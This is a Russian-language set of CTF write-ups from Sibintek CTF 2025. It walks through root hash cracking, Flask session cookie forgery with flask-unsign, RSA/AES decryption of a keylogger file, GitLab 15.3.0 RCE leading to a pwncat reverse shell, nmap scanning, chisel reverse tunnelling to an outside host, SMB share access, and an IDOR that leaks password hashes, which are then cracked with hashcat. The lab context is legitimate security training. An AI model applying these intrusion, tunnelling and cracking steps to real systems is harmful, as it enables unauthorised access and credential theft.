root:6AKJHqhx9CrXEtK4$q6tgIrv06y894NMMk3x82MS7PG8jI/Japws4Gt.XvWTsg1qp501Ed0UqQyjYIYYCl.L7og0wrW3zvgwUTPDH1:20391:0:
99999:7 :::
daemon:*:20381:0:99999:7 :::
bin:*:20381:0:99999:7 :::
sys:*:20381:0:99999:7 :::
sync:*:20381:0:99999:7 :::
games:*:20381:0:99999:7 :::
man:*:20381:0:99999:7 :::
lp:*:20381:0:99999:7 :::

```


Получаем хеш и брутим его.

```
6AK9JHqhx9CrXEt4$q6tgIrv06y894NMMk3x82BMS7PG8jI/Japws46t.XvWTsg1qp501Ed0UqQyjYIYYCl.L7og0wrW3zvgwUTPDH1:rootbeer22
```

Заходим под root и получаем последний флаг.

```
(remote) user@daa2927c661e:/home/user$ su -l root
Password:
root@daa2927c661e:~# ls
flag_random_slope_adsfmjnsdfvmk.txt
root@daa2927c661e:~# cat flag_random_slope_adsfmjnsdfvmk.txt
Sibintek{m1ss_c0nf1g_1n_sud03rs}
root@daa2927c661e:~# |
```

Третий флаг - **Sibintek{m1ss\_c0nf1g\_1n\_sud03rs}**



**Название:** Wrong\_number

**Категория:** Misc

**Очки:** динамическое начисление

**Описание:** На телефон недавно уволенного сотрудника поступил звонок, но, видимо, звонящий ошибся номером. На всякий случай у нас осталась его запись, однако сейчас с ней что-то не так.

Кроме того, ранее этот сотрудник разрабатывал общее хранилище файлов для всех сотрудников DNK. Все его наработки остались в его личном контейнере, но сам сайт до сих пор доступен. Возможно, на нём хранятся секретные данные.


**Флаг:** Sibintek{scandalkeylog}

# 01

## Получение доступа к контейнеру VC.

Мы получили запись звонка и контейнер VeraCrypt, защищенный паролем.

Изучаем полученные файлы, в метаданных аудиофайла находим строчку **passwordisSCANDALOV** в метке **жанр**.




Понимаем, что пароль от контейнера - **SCANDALOV**, монтируем контейнер VeraCrypt, используя полученные данные.

У нас получилось получить доступ к контейнеру VC.


|                     |                  |                 |
|---------------------|------------------|-----------------|
| db                  | 27.10.2025 23:47 | Папка с файлами |
| for_trash           | 27.10.2025 19:04 | Папка с файлами |
| key                 | 27.10.2025 19:27 | Папка с файлами |
| logger              | 27.10.2025 19:29 | Папка с файлами |
| trash               | 27.10.2025 19:04 | Папка с файлами |
| writeUP_MD_sibintek | 27.10.2025 19:03 | Папка с файлами |

Внутри множество папок, среди которых находится одна скрытая с названием **logger**. После тщательного анализа мы находим куски кода сайта, содержимое которых соответствует тому, на который ведет ссылка из описания задания.


Файл **login.html** из контейнера VC:



Страница  
входа на  
выданном  
сайте:



Также нас интересует папка **key**, в которой находится публичный ключ RSA и зашифрованный ключ AES.



## 02

### Получение доступа к ресурсам сайта.

Среди разбросанных кусков кода мы можем найти два интересных момента:- db/new.txt - создание отдельного пользователя **scandal** с определённым паролем.

```
new.txt – Блокнот
Файл Правка Формат Вид Справка
| Создаем пользователей
users_created = 0

scandal_password = "scandal_pass@verystrong"
c.execute(
 'INSERT INTO users (username, password_hash) VALUES (?, ?)',
 ('scandal', generate_password_hash(scandal_password))
)
users_created += 1
print(f"Создан пользователь: scandal")
print(f"Пароль для scandal: {scandal_password}")

for surname in surnames[:99]: # Берем 99 фамилий из списка
 # Генерируем две случайные буквы в конце
 import random
 import string
 letters = ''.join(random.choices(string.ascii_uppercase, k=2))

 username = f"{surname}{letters}"
 password = f"Pass{random.randint(1000, 9999)}!"
```

- trash/warnnnn.js - secret\_key = **scandal\_secret\_key\_solder** для создания flask сессии

```

JS warnnnn.js 6 ×
M: > trash > JS warnnnn.js
1 app = Flask(__name__)
2 app.secret_key = 'scandal_secret_key_solder'
3
4 # Конфигурация
5 DB_PATH = '/app/data/users.db'
6 UPLOAD_FOLDER = '/app/uploads'
7
8 def init_db():
9 """Инициализация базы данных"""
10 os.makedirs(os.path.dirname(DB_PATH), exist_ok=True)
11 os.makedirs(UPLOAD_FOLDER, exist_ok=True)
12

```

Теперь мы имеем:

- Возможный пароль от пользователя scandal -- **scandal\_pass@verystrong**
- секрет для flask сессии -- **scandal\_secret\_key\_solder**

Попытаемся зайти на сайт с помощью полученных учетных данных

**DNK storage**

Неверное имя пользователя или пароль

Имя пользователя:

Пароль:

войти

Данные неверные, но у нас есть секрет flask сессии, значит, мы можем попробовать подделать токен.

С помощью инструмента **flask-unsign** получаем поддельный токен.

```

flask-unsigned --sign --secret 'scandal_secret_key_solder' --cookie
"{'username': 'scandal'}"
eyJ1c2VybmtZSI6InNjYW5kYWhifQ.aQOTrQ.g4DEH1SJgM6m6z_S1JNLfGsuwmE


```

После этого в burpsuite во вкладке proxy/intercept отправляем запрос на **/dashboard** с использованием полученного токена.

#### Request

| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Raw | Hex |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|
| 1 GET /dashboard HTTP/2<br>2 Host: wrong-number.team.sibctf2025staff.ru<br>3 Sec-Ch-Ua: "Chromium";v="141", "Not_A_Brand";v="8"<br>4 Sec-Ch-Ua-Mobile: ?0<br>5 Sec-Ch-Ua-Platform: "Windows"<br>6 Accept-Language: ru-RU,ru;q=0.9<br>7 Upgrade-Insecure-Requests: 1<br>8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)<br>9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8<br>10 Sec-Fetch-Site: none<br>11 Sec-Fetch-Mode: navigate<br>12 Sec-Fetch-User: ?1<br>13 Sec-Fetch-Dest: document<br>14 Accept-Encoding: gzip, deflate, br<br>15 Priority: u=0, i<br>16 Cookie: session=eyJ1c2VybmtZSI6InNjYW5kYWhifQ.aQOTrQ.g4DEH1SJgM6m6z_S1JNLfGsuwmE |     |     |

Получаем сессию пользователя scandal и скачиваем **secret.txt**.



Содержимое файла  
**secret.txt**  
представляет из  
себя приватный  
ключ RSA.

```
secret (5).txt - Блокнот
Файл Правка Формат Вид Справка
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEASCBKcwggsjAgEAAoIBAQDEVh/wQVaLsmUf
D3UEpyh34kx67e+0IRcgf5jLBZqaGkOH1RqW3n34YImLGXUZgkyf2Vxa4uS05X
0eMqF1tARSj54enn4Z5pgDUw79Cq9w20K1ifSydiUaJWhq71t4yuPuD1xiY97C5+
/MadrtveKnlfP+9r4BM/aFsbW8j8zQ3TtLnKM/s4hdC8sB5MRKV+00IIdBnd5R
XfxhfaHjZjUKur/81+zFKtsPnE03Z/TyxdC4gr1+WehfSKNzWk1Flk7YcLdJ1s
E0bKbiuygvgywGPrb0tUVsDVRQZd7h/gph8BW6jtjdZcg0X0D06g7jg5dv5qz2Q20
Tj0TYG+AgMBAECggEAQDFxCLeiYf/uTka4hvMbd1IDgNvwxte4AoCNFTYgTG
kKsL2m2KwSddTSooND9W9nFeEugVK1CWrgukD55uw/M41XvyF6YP7ZwuTybrLsU
waiHismebg5Ly/u08TJW98d1gGuUxAaiJ2/gkArFw+zM2lnAh/n35dZkuVU1EzMy
STbgZfDfCBPb+9ZxwTeY5d+ECewhSSNr/vaKHepfISmBqAzkZ0sqC0hAoMlxBb
b9adPqSkQyg3K-1Ylh3MX45Me0WbfwftuDaQQR61x1lqg8Nm76gnEKQhpPzNzxAdQ
IYLgMKBw7YSS2mTmVIpiiiY8QxDkm5uDcatgugzwQKBgQDnIjNIu2aT5IgcS7bR
ZS380TjvILT0584284t2uIYRTy/Gowx7uhuf5z1qir56vNH5s14vyABVT6Gt2
kAmfrCr74kld95J6h1u875cscyFje8PUGTfa1dKYVqJGE0j1MRfs1512NxuzIKU
U1esZhOvViX30/CfmV9zeVdQ0KBgQDZdy2W/rNsbfRHTYS3dxxx0H5jmm+98lp0o
12P5Addz3sbkd8n35qMYeTw9jrgool3rxh911xg5RMbot19nv1KAQf//9TKW9d
Qh7BER1cwMX/W8i2qzxxQ2xB0aRagi82DvvEWAfsWmLuWEoWYj0ht8gPS8tS8QV
pzzByzRv/QKBgQDUqfc42K/NK9zAjDmt+La5992cGeDF5fMqa0668ZUJnpencZ8B
Ypy10t4r0Q2Q7j4gbjhU1Q6Cn+j/xz35XRY9wB/cmpYN95j+3R+3McR/K/ZwPuNT
Sy4hE5wtZqt4JMDcIC1HFrap/F+f4s3Sw8xLZjeeRAMvV8sEXsJOPaY3cQKBgBRP
Z2ch60W02nZCzj0UnWK3Me9Hq61itP5sgsuqwVtSdEyqvYFMRk1d4MgQkWCyB19U
NM3J1yQgqLve9Lay7fQZI0rUsSi09doW99peZ9im51dCE1AFVELba4AlnW0apaAt
7BPdiPfpRT4vntPRjvaDIEnzJRN09R50nTcYbJbdAoGAVRI1gNh2NSRpj03cV6gx
250mfj12rBoD8sVG1AagspaMdlysjuFuVN/DOptom2TTyXhFv2juFYvjaAhq8HMx
vN4nymM6cqeCMDk2c5zQM2st/7Bmaxhfrfjc988oC0HNx+Ddqf29kaUs8E11uhN
k/D0qtaFQRniAsBRwi0deh4=
-----END PRIVATE KEY-----
```

## 03

### Расшифровка файлов.

У нас есть приватный ключ RSA и зашифрованный ключ AES, а также зашифрованный файл **logger/keylog.bin**.

Стандартная практика, когда ключом RSA шифруют ключ AES, который, в свою очередь, шифрует данные.

### Расшифровываем ключ AES:

```
openssl pkeyutl -decrypt -in aes_key.enc -out aes_key_decrypted.txt -
inkey secret.txt -pkeyopt rsa_padding_mode:oaep
```

### Расшифровываем Keylog.bin:

```
openssl enc -d -aes-256-cbc -in keylog.bin -out decrypted.txt -pass
file:aes_key_decrypted.txt
```

## 04

### Анализ работы кейлоггера.

Кейлоггер собирает ввод с клавиатуры с шифрованием по словам.

# **SIBINTEK CTF 2025**

**Задания**

09.11.2025





**Название:** MAX

**Категория:** Web

**Очки:** динамическое начисление

**Описание:** Во что превратится пентест сети ДНК?


**Флаги:**

- 1) Sibintek{c0mm4nd\_1nj3ct10n\_thr0ugh\_l0g\_v13w3r}
- 2) Sibintek{h3ll0\_pr1v4t3\_k34y}
- 3) Sibintek{sud0\_1\_9\_17\_expl01t}
- 4) Sibintek{r0p\_1n\_l0g\_v13v3r}


# 01

## RCE Gitlab.

Заходим на точку входа и видим интерфейс авторизации Gitlab.



Видим, что мы можем зарегистрироваться.  
Регистрируемся и входим.



Получим версию Gitlab.

Help > Help

## GitLab Community Edition 15.3.0

GitLab is open source software to collaborate on code.  
Manage git repositories with fine-grained access controls that keep your code secure.  
Perform code reviews and enhance collaboration with merge requests.  
Each project can also have an issue tracker and a wiki.  
Used by more than 100,000 organizations, GitLab is the most popular solution to manage git repositories on-premises.  
Read more about GitLab at [about.gitlab.com](http://about.gitlab.com).

[Check the current instance configuration](#)

Загуляем exploits под gitlab 15.3.0.

A screenshot of a web interface showing exploit details for "GitLab v15.3 - Remote Code Execution (RCE) (Authenticated)". The interface includes a summary table with columns: EDB-ID, CVE, Author, Type, Platform, Date, and Vulnerable App. The EDB-ID is 51181, the CVE is 2022-2884, the Author is ANTONIO FRANCESCO BARDELLA, the Type is WEBAPP, the Platform is RUBY, and the Date is 2023-04-01. Below the table, it says "EDB Verified: ✓" and "Exploit: 1 / 1". There are navigation arrows at the bottom.

Выполним экспloit и получим shell.

```
[13:04:46] Welcome to pwncat 🐾!
(local) pwncat$ listen --platform linux 7777
[13:04:55] new listener created for 0.0.0.0:7777
[13:04:56] listener: 0.0.0.0:7777: connection from 127.0.0.1:44951 aborted: channel unexpectedly closed
[13:08:58] localhost:46111: normalizing shell path
localhost:46111: upgrading from /usr/bin/dash to /bin/bash
[13:08:59] localhost:46111: registered new host w/ db
listener: 0.0.0.0:7777: linux session from localhost:46111 established
[13:09:00] localhost:46097: normalizing shell path
localhost:46097: upgrading from /usr/bin/dash to /bin/bash
localhost:46097: loaded known host from db
listener: 0.0.0.0:7777: linux session from localhost:46097 established
(local) pwncat$
(remote) git@max_gitlab:/var/opt/gitlab/gitlab-rails/working$ ls
(remote) git@max_gitlab:/var/opt/gitlab/gitlab-rails/working$ cd ..
(remote) git@max_gitlab:/var/opt/gitlab/gitlab-rails$ cd ..
(remote) git@max_gitlab:/var/opt/gitlab$ cd ..
(remote) git@max_gitlab:/var/opt$ cd ..
(remote) git@max_gitlab:/var$ cd ..
(remote) git@max_gitlab:/ $ ls
```

# 02

## Перемещение по сети.

Не найдя ничего на машине, пробуем переместиться на другие машины в сети Скачиваем статический nmap и сканируем сеть.

```
Nmap scan report for max_service.max_internal_network (172.18.0.2)
Host is up (0.0018s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
5000/tcp open igrp

Nmap scan report for max_gitlab (172.18.0.3)
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Nmap scan report for backup.max_internal_network (172.18.0.4)
Host is up (0.00075s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
22/tcp open ssh
139/tcp open netbios-ssn
445/tcp open microsoft-ds

Nmap done: 256 IP addresses (4 hosts up) scanned in 3.39 seconds
```

Видим Samba порт на backup и открытый 5000 порт на max\_service.

Скачиваем и запускаем chisel (инструмент для создания зашифрованного TCP-туннель поверх HTTP) в режиме reverse socks proxy (сервер подключается к клиенту) для удобства взаимодействия с сетью.

```
(remote) git@max_gitlab:/tmp/chisel$./chisel_1.11.3_linux_amd64 client --fingerprint ot1RUjmDA9DV06npnI0XTrsrBgzEoAXQ4mFJUdPn9sE=ru.tuna.am:21709 R:socks
2025/10/21 11:45:44 client: Connecting to ws://ru.tuna.am:21709
2025/10/21 11:45:44 client: Fingerprint ot1RUjmDA9DV06npnI0XTrsrBgzEoAXQ4mFJUdPn9sE=
2025/10/21 11:45:44 client: Connected (Latency 49.862977ms)
```

Пробуем посмотреть доступные сетевые расширенные ресурсы и общие папки (Share - шары) и получаем ошибку

```
Sharename Type Comment
----- ---- -----
cli_rpc_pipe_open_noauth: rpc_pipe_bind for pipe srvsvc failed with error NT_STATUS_CONNECTION_DISCONNECTED
Reconnecting with SMB1 for workgroup listing.
[proxychains] Strict chain ... 127.0.0.1:1080 ... backup:139 ... OK
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server backup (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Попробуем пробруть шары smbmap.

| [+]   | IP: 224.0.0.1:445     | Name: backup.max_internal_network | Status: <b>NULL Session</b> |
|-------|-----------------------|-----------------------------------|-----------------------------|
|       | Disk                  | Permissions                       | Comment                     |
|       | ---                   | ----                              | -----                       |
|       | backup                | READ ONLY                         |                             |
|       | IPC\$                 | NO ACCESS                         | IPC Service (Backup Server) |
| [!]   | Closing connections.. |                                   |                             |
| [/]   | Closing connections.. |                                   |                             |
| [ - ] | Closing connections.. |                                   |                             |

У нас есть шара backup с read only доступом.  
Авторизуемся и видим скрипты.

```
(cxr㉿QuardoGPC)-[/tmp/tmp]
$ proxychains smbclient //backup/backup -N
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... backup:445 ... OK
Try "help" to get a list of possible commands.
smb: \> ls
.
..
instance
static
main.py
models.py
D 0 Mon Oct 20 23:14:49 2025
D 0 Mon Oct 20 23:14:49 2025
D 0 Mon Oct 20 23:13:09 2025
D 0 Mon Oct 20 23:12:50 2025
N 11807 Mon Oct 20 23:13:39 2025
N 1767 Fri Oct 17 08:58:47 2025

1055762868 blocks of size 1024. 986919292 blocks available
smb: \> |
```

Скачиваем их.


# 03

## Ломание web-сервера.

При анализе бэкапа мы обнаружили, что путь [/api/users/<int:user\\_id>](#) отдаёт пароль пользователя, если пользователь имеет отношение к данному user.

Закидываем chisel и фовардим порт или прокидываем socks5 proxy, для перенаправления трафика.

Заходим на сайт.



Регистрируемся и добавляем тикет.

Статус заявки: открыт  
Создана сотрудником: qq  
Назначена на: helper

Информация о специалисте поддержки  
Имя: helper  
Email: helper@example.com

Описание проблемы  
qq

Получаем пароль пользователя в поле password.

```
Request
Pretty Raw Hex
1 GET /api/users/1 HTTP/1.1
2 Host: 192.168.45.21:7000
3 Accept: application/json, text/plain, */*
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
5 Accept: */*
6 Referer: http://192.168.45.21:7000/ticket/1
7 Accept-Encoding: gzip, deflate, br
8 Cookie: session=.JwJTkxKwzAQ_Ircx10S-1XeH0Iqd1qkQYnDpzCvn7KORU1Eg94NLW0mfMPISQB04Ca816vACX5KV3Uu13Vc1
9 Ffpgz2M0uL109pVHrzU_zayZmmeYjvdpgyVLog-e1zohTgLVYZSYJ2pTtWB06WQ08TN321aRaJFb02TEHb
11 l1L0C1O1Nw6d5a6sbyPyKt0T8xcfjdaibyt6wRIN9evzy774zf9s_1_kaw.xFeBFA.FtHC04HvRyxqgd
12 D1l1VW7nQ
13 Connection: keep-alive
14
15
16
17
18
19
20
21
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.11.4
3 Date: Tue, 21 Oct 2025 12:49:15 GMT
4 Content-Type: application/json
5 Content-Length: 151
6 Vary: Cookie
7 Connection: close
8
9 {
 "email": "admin@example.com",
 "id": "df243c383939d6e35322fa4f825b3e4ccalcdc190c61530b01dd03d58332efc1",
 "password": "df243c383939d6e35322fa4f825b3e4ccalcdc190c61530b01d...32efc1",
 "user_type": "admin",
 "username": "admin"
}
10
11
12
13
14
15
16
17
18
19
20
21
```

Определяем тип хеши - SHA256

Брутим его по rockyou hashcat и получаем пароль.


```
* Keypspace... 14344384
d89b079672eedea1a4505a94c3f9b1670ff920370e754baf26f5940814e779ea:helper101

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1400 (SHA2-256)
Hash.Target....: d89b079672eedea1a4505a94c3f9b1670ff920370e754baf26f...e779ea
